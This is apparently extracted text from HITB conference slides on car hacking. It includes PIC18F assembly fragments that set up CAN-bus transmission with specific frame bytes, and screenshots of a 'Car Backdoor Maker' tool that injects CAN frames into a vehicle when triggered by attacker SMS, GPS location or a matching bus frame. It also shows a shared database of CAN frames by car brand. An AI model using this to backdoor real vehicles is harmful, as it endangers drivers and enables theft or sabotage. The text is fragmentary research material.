
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323

PIC18F

```
MOVLW B'00001000' ;MODO NORMAL Y TX0  
MOVWF CANCON ;LONGITUD DE DATO (8)  
  
MOVLW B'00001000'  
MOVWF TXB0DLC  
MOVLW B'01101011'  
MOVWF TXB0SIDH ;IDH - IOL  
MOVLW B'10100000'  
MOVWF TXB0SIDL
```

```
MOVLW B'10010000'  
MOVWF TXB0D0  
MOVLW B'00000011'  
MOVWF TXB0D1  
MOVLW B'00000000'  
MOVWF TXB0D2  
MOVLW B'00000000'  
MOVWF TXB0D3  
MOVLW B'00011000'  
MOVWF TXB0D4  
MOVLW B'00000000'  
MOVWF TXB0D5  
MOVLW B'01010011'  
MOVWF TXB0D6  
MOVLW B'00000000'  
MOVWF TXB0D7
```







```
312 ;*****
313 ;USART RECEPTION SUBROUTINE
314 ;*****
315 VERDAT
316 MODO HACK (VERDATO2).
```

```
2139 BSF INTCON,PEIE ;Activa interrupción de periféricos
2140 BSF INTCON,GIE ;Activa interrupciones
2141
2142 BSF IPRI,RCIP
2143 BSF PIE1,RCIE ;Habilita interrupción en la recepción
2144 MOVLW B'10010000'
2145 MOVWF RCSTA ;USART ON
2146
2147 MOVLB .0
2148 GOTO INICIO ; FIN SETUP
2149
2150 END
```

```
357 MOVWF INDF0
358 MOVLB .0
359 RETLW 0
```


Version 2

For HITB Conference



Version 3

The Evolution




Version 1



Version 2



Version 3



The added value

Car Backdoor Maker v1.0

Car Backdoor Maker v1.0
By @UltraPicoGeek - @holmeser

File Tools Help

Basic Setup

	ID	DLC	#1	#2	#3	#4	#5	#6	#7	#8	SMS
1	60D	8	46	1E	00	00	43	4F	02	00	LAON
2	60D	8	46	1E	00	00	43	4F	02	00	LBON
3	651	2	04	FO							CNON
4											
5											

Status

CONNECTED



Advanced Setup

Attacker's Tel-Number Filter

You'll send the SMS commands from:

STOP

Enable SMS "STOP" Command?

Inject the previously defined frame (1-5):

When the target passes near the following coordinates:

Latitude:

Longitude:

Device

24%



Attacker's Tel-Number Filter

You'll send the SMS commands from:

STOP

Enable SMS "STOP" Command?

Frame ⚡ GPS 🌐

Inject the previously defined frame (1-5):

When the following frame is detected on CAN bus:

ID	DLC	-	1	2	3	4	5	6	7	8
<input type="text" value="161"/>	<input type="text" value="8"/>	-	<input type="text" value="90"/>	<input type="text" value="03"/>	<input type="text" value="00"/>	<input type="text" value="00"/>	<input type="text" value="18"/>	<input type="text" value="00"/>	<input type="text" value="53"/>	<input type="text" value="00"/>
match?:	<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>


Frame ⚡ GPS 🌐


Inject the previously defined frame (1-5):

When the target passes near the following coordinates:

Latitude: Longitude:

For HITB Conference





The WTF Things

Search

Brand Model Country/Reg... [CAN FRAME](#)

Browse by Brand

 Acura (0)	 Aston Martin (0)	 Alfa Romeo (0)	 Audi (0)
 BMW (0)	 Chevrolet (0)	 Citroen (4)	 Dodge (0)
 Fiat (0)	 Ford (1)	 Honda (0)	 Jeep (0)
 Mercedes-Benz (0)	 Nissan (0)	 Peugeot (0)	 Porsche (0)
 Renault (7)	 Tesla (0)	 Toyota (0)	 Volkswagen (0)

New CAN frames

--	--	--	--

[SHOW ALL](#)

Navigation: Home, HOLESEC, LOGOUT

[ADD YOUR CANFRAME](#)

your Car Model

Brand

I'm not a robot

your Vector

I'm not a robot

[MIT VECTOR](#)

Some Problems (?)

You don't have Hyundai or Genesis listed as Makes in your DB. I want to contribute for both of those, but don't know how because they aren't there. Please add them. :) Thank you.



fun





When I could
backdooring a car?





And now...
That's all?

We always say:

Yes, It's!

For now...



FOR NOW...



Thanks for support:

@mondalan

@soloej

@elcodigok

@nicolenio

@crisborghe

@agramajo



Thanks to you people

Sheila

Berta

@unapibaGeek

Claudio

Caracciolo

@holesec